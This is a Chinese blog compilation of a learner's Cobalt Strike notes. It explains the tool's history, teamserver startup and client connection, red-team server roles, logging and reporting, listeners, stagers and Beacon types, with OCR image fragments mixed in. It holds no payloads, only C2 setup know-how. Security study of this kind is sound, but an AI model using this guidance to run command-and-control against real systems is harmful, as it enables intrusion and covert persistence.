【建议收藏】CS 学习笔记合集 | Teams Six

> 自 2020 年 4 月份至 2020 年 10 月份，笔者更新了自己在学习 Cobalt Strike 过程中的 28 篇笔记，并将笔记同步更新到了自己的公众号、博客、CSDN、知乎、简书等平台，特在此整理成合集发布出来。

自 2020 年 4 月份至 2020 年 10 月份，笔者更新了自己在学习 Cobalt Strike 过程中的 28 篇笔记，并将笔记同步更新到了自己的公众号、博客、CSDN、知乎、简书等平台，特在此整理成合集发布出来。

在合集中对于笔记的标题、内容顺序适当的进行了一些更改，从而使得整体看起来更加和谐。

建议收藏本文，随时翻阅查看。

> 此合集仅在我的公众号和博客更新，我的公众号：TeamsSix

1、介绍

第一次接触 CS 的时候，是有人在群里发了一个 CS 最新版的安装包，当时第一反应，CS ？？？

作为小白的我，在角落里看着群里的大佬们讨论的十分起劲儿，而我这个萌新对于他们所讨论的

东西却听都没听过。

于是乎，新的一期学习笔记开整，本期学习笔记如题：《Cobalt Strike 学习笔记》，简称《CS 学习笔记》，这期笔记预计会更新 28 篇文章，学习资源来自 B 站视频，视频链接在文章底部。

由于这只是学习笔记，因此不会像教程一样详尽，一些我个人已经了解的东西或许不会记在笔记里，因此把笔记当做教程阅读是不合适的。

CS 是什么?

Cobalt Strike 是一款渗透测试神器，常被业界人称为 CS 神器。Cobalt Strike 已经不再使用 MSF 而是作为单独的平台使用，它分为客户端与服务端，服务端是一个，客户端可以有多个，可被团队进行分布式协团操作。

Cobalt Strike 集成了端口转发、扫描多模式端口 Listener、Windows exe 程序生成、Windows dll 动态链接库生成、java 程序生成、office 宏代码生成，包括站点克隆获取浏览器的相关信息等。

早期版本 Cobalt Srtike 依赖 Metasploit 框架，而现在 Cobalt Strike 已经不再使用 MSF 而是作为单独的平台使用。

这个工具的社区版是大家熟知的 Armitage(一个 MSF 的图形化界面工具)，而 Cobalt Strike 大家可以理解其为 Armitage 的商业版。

CS 的发展

Armitage [2010-2012]
Armitage 是一个红队协作攻击管理工具，它以图形化方式实现了 Metasploit 框架的自动化

攻击。Armitage 采用 Java 构建，拥有跨平台特性。

Cobalt Strike 1.x [2012–2014]
Cobalt Strike 增强了 Metasploit Framework 在执行目标攻击和渗透攻击的能力。

Cobalt Strike 2.x [2014–?]
Cobalt Strike 2 是应模拟黑客攻击的市场需求而出现的，Cobalt Strike 2 是以 malleable C2 技术的需求为定位的，这个技术使 Cobalt Strike 的能力更强了一些。

Cobalt Strike 3.x [2015–?]
Cobalt Strike 3 的攻击和防御都不用在 Metasploit Framework 平台（界面）下进行。

如今 Cobalt Strike 4.0 也已经发布，改动相比 3.x 还是不小的，笔者在演示的时候使用的 Cobalt Strike 4.0，看的视频教程是 3.x 的教程。

接下来会用到的工具和环境

Cobalt Strike

Kali

Metasploit Framework

PowerSploit

PowerTools

Veil Evasion Framework

2、客户端与服务端的连接

Cobalt Strike 使用 C/S 架构，Cobalt Strike 的客户端连接到团队服务器，团队服务器连接到目标，也就是说 Cobalt Strike 的客户端不与目标服务器进行交互，那么 Cobalt Strike 的客户端如何连接到团队服务器就是本文所学习的东西。

准备工作

Cobalt Strike 的客户端想连接到团队服务器需要知道三个信息：

团队服务器的外部 IP 地址

团队服务器的连接密码


（此项可选）决定 Malleable C2 工具的哪一个用户配置文件被用于团队服务器

知道这些信息后，就可以使用脚本开启团队服务器了，值得注意的是 Cobalt Strike 团队服务器只能运行在 Linux 环境下。

开启团队服务器

开启团队服务器命令一般如下所示：


```
./teamserver your_ip your_passowrd [config_file]
```




服务端开启后，就可以开启客户端进行连接了

连接到团队服务器


在 Linux 下，直接运行 start.sh 脚本文件，输入团队服务器的 IP、密码和自己的用户名进行连接




点击 Connect 连接后，会有个提示信息，如果承认提示信息中的哈希值就是所要连接团队服务器的哈希值就点击 Yes，随后即可打开 CS 客户端界面




在 Windows 下的连接方法也基本一致，直接双击 start.bat 文件，输入 IP、密码、用户名，点击 Connect 即可


start.bat 2020.3.19 2:22 Windows 批处理... 1 KB
start.sh 2020.3.19 2:23 Shell Script 1 KB
teamserver 2020.3.19 2:21 文件 2 KB
Connect
New Profile
127.0.0.1
This is the connect dialog. You should use it to connect to a Cobalt Strike (Aggressor) team
Host: 192.168.126.128
Port: 50050
User: My_Win10
Password: ********
Connect
Help


Cobalt Strike
Cobalt Strike View Attacks Reporting Help
external
inter...
listener
user
computer
note
process
pid
arch
last
Event Log X
04/19 16:22:32 *** My_Kali has joined.
04/19 16:29:48 *** My_Win10 has joined.

在连接后，团队之间就可以通过客户端进行沟通，信息共享




Cobalt Strike 不是用来设计指导在一个团队服务器下进行工作的，而是被设计成在一次行动中使用多个团队服务器。

这样设计的目的主要在于运行安全，如果一个团队服务器停止运行了，也不会导致整个行动的失

败，所以接下来看看如何连接到多个团队服务器。

连接到多个团队服务器

Cobalt Strike 连接到多个团队服务器也很简单，直接点击左上角的加号，输入其他团队服务器的信息后，即可连接



3、分布式操作

最基本的团队服务模型

这里介绍最基本的团队服务模型，具体由三个服务器构成，具体如下所示：

临时服务器（Staging Servers）

临时服务器介于持久服务器和后渗透服务器之间，它的作用主要是方便在短时间内对目标系统进行访问。
它也是最开始用于传递 payload、获取初始权限的服务器，它承担初始的权限提升和下载持久性程序的功能，因此这个服务器有较高暴露风险。

持久服务器（Long Haul Servers）
持久服务器的作用是保持对目标网络的长期访问，所以持久服务器会以较低的频率与目标保持通信。

后渗透服务器（Post-Exploitation Servers）
主要进行后渗透及横向移动的相关任务，比如对目标进行交互式访问

可伸缩红队操作模型

可伸缩红队操作模型（Scaling Red Operations）分为两个层次，第一层次是针对一个目标网络的目标单元；第二层次是针对多个目标网络的权限管理单元。

目标单元的工作：

负责具体目标或行动的对象

获得访问权限、后渗透、横向移动

维护本地基础设施

访问管理单元的工作：

保持所有目标网络的访问权限

获取访问权限并接收来自单元的访问

根据需要传递对目标单元的访问
为持续回调保持全局基础环境

团队角色

开始渗透人员
主要任务是进入目标系统，并扩大立足点

后渗透人员
主要任务是对目标系统进行数据挖掘、对用户进行监控，收集目标系统的密钥、日志等敏感信息

本地通道管理人员
主要任务有建立基础设施、保持 shell 的持久性、管理回调、传递全局访问管理单元之间的会话

4、日志与报告

日志记录

Cobalt Strike 的日志文件在团队服务器下的运行目录中的 `logs` 文件夹内，其中有些日志文件名例如 `beacon_11309.log` ，这里的 `11309` 就是 beacon 会话的 ID。

按键的日志在 `keystrokes` 文件夹内，截屏的日志在 `screenshots` 文件夹内，截屏的日志名称一般如 `screen_015321_4826.jpg` 类似，其中 `015321` 表示时间（1 点 53 分 21 秒）， `4826` 表示 ID

导出报告

Cobalt Strike 生成报告的目的在于培训或帮助蓝队，在 `Reporting` 菜单栏中就可以生成报告，关于生成的报告有以下特点：

- 输出格式为 PDF 或者 Word 格式
- 可以输出自定义报告并且更改图标（Cobalt Strike —> Preferences —>Reporting）
- 可以合并多个团队服务器的报告，并可以对不同报告里的时间进行校正

报告类型

- 活动报告（Activity Report）
  此报告中提供了红队活动的时间表，记录了每个后渗透活动。
- 主机报告（Hosts Report）
  此报告中汇总了 Cobalt Strike 收集的主机信息，凭据、服务和会话也会在此报告中。
- 侵害指标报告（Indicators of Compromise）
  此报告中包括对 C2 拓展文件的分析、使用的域名及上传文件的 MD5 哈希。
- 会话报告（Sessions Report）
  此报告中记录了指标和活动，包括每个会话回连到自己的通信路径、后渗透活动的时间线

等。

社工报告（Social Engineering Report）
此报告中记录了每一轮网络钓鱼的电子邮件、谁点击以及从每个点击用户那里收集的信息。
该报告还显示了 Cobalt Strike 的 System profiler 发现的应用程序。

战术、技巧和程序报告（Tactics,Techniques,and Procedures）
此报告将自己的 Cobalt Strike 行动映射到 MITRE 的 ATT&CK 矩阵中的战术，具体可参考 https://attack.mitre.org/

这一小节学起来感觉有些吃力，里面很多概念理解的不是很清楚，如果有大佬看到描述错误的地方欢迎留言指正，避免误导他人。

再次声明，这只是我的个人学习笔记，就不要当成教程去看了，建议想学习 CS 的小伙伴可以看看 A-TEAM 的中文手册或者网上的一些视频教程。

1、监听器管理

什么是监听器
顾名思义，监听器就是等待被入侵系统连接自己的一个服务。

监听器的作用
主要是为了接受 payload 回传的各类数据，类似于 MSF 中 handler 的作用。
比如 payload 在目标机器执行以后，就会回连到监听器然后下载执行真正的 shellcode 代码。

一旦监听器建立起来，团队成员只需要知道这个监听器的名称即可，不用关心监听器背后的基础环境，接下来将深入了解如何准确配置监听器。

一个监听器由用户定义的名称、payload 类型和几个特定于 payload 的选项组成。

监听器的名字一般由以下结构组成：

```
Operating System/Payload/Stager
```

例如：

```
windows/beacon_http/reverse_http
```

什么是传输器

攻击载荷 `payload` 就是攻击执行的内容。攻击载荷通常被分为两部分：传输器 `stager` 和传输体 `stage` 。

传输器 `stager` 是一个小程序，用于连接、下载传输体 `stage` ，并插入到内存中。

我个人理解为：攻击载荷里真正用于攻击的代码是在传输体里。

所以为什么要有传输体？直接把攻击载荷插入到内存中不更方便快捷、更香么，搞得又是传输器又是传输体的。

需要传输体是因为在很多攻击中对于能加载进内存，并在成功漏洞利用后执行的数据大小存在严格限制。这就导致在攻击成功时，很难嵌入额外的攻击载荷，正是因为这些限制，才使得传输器变得有必要了。

创建监听器

在 CS 客户端中打开 Cobalt Strike —》Listeners，之后点击 Add，此时弹出 New Listener 窗口，在填写监听器的相关信息之前，需要先来了解监听器有哪些类型。

Cobalt Strike 有两种类型的监听器：

Beacon

Beacon 直译过来就是灯塔、信标、照亮指引的意思，Beacon 是较为隐蔽的后渗透代理，笔者个人理解 Beacon 类型的监听器应该是平时比较常用的。Beacon 监听器的名称例如：

```
windows/beacon_http/reverse_http
```

Foreign

Foreign 直译就是外部的，这里可以理解成 对外监听器 ，这种类型的监听器主要作用是给其他的 Payload 提供别名，比如 Metasploit 框架里的 Payload，笔者个人理解 Foreign 监听器

在一定程度上提高了 CS 的兼容性。对外监听器的名称例如：

```
windows/foreign/reverse_https
```

2、HTTP 和 HTTPS Beacon

Beacon 是什么

Beacon 是 CS 的 Payload

Beacon 有两种通信模式。一种是异步通信模式，这种模式通信效率缓慢，Beacon 回连团队服务器、下载任务、然后休眠；另一种是交互式通信模式，这种模式的通信是实时发生的。

通过 HTTP、HTTPS 和 DNS 出口网络

使用 SMB 协议的时候是点对点通信

Beacon 有很多的后渗透攻击模块和远程管理工具

Beacon 的类型

HTTP 和 HTTPS Beacon

HTTP 和 HTTPS Beacon 也可以叫做 Web Beacon。默认设置情况下，HTTP 和 HTTPS Beacon 通过 HTTP GET 请求来下载任务。这些 Beacon 通过 HTTP POST 请求传回数据。

```
windows/beacon_http/reverse_http
windows/beacon_https/reverse_https
```

DNS Beacon

```
windows/beacon_dns/reverse_dns_txt
windows/beacon_dns/reverse_http
```

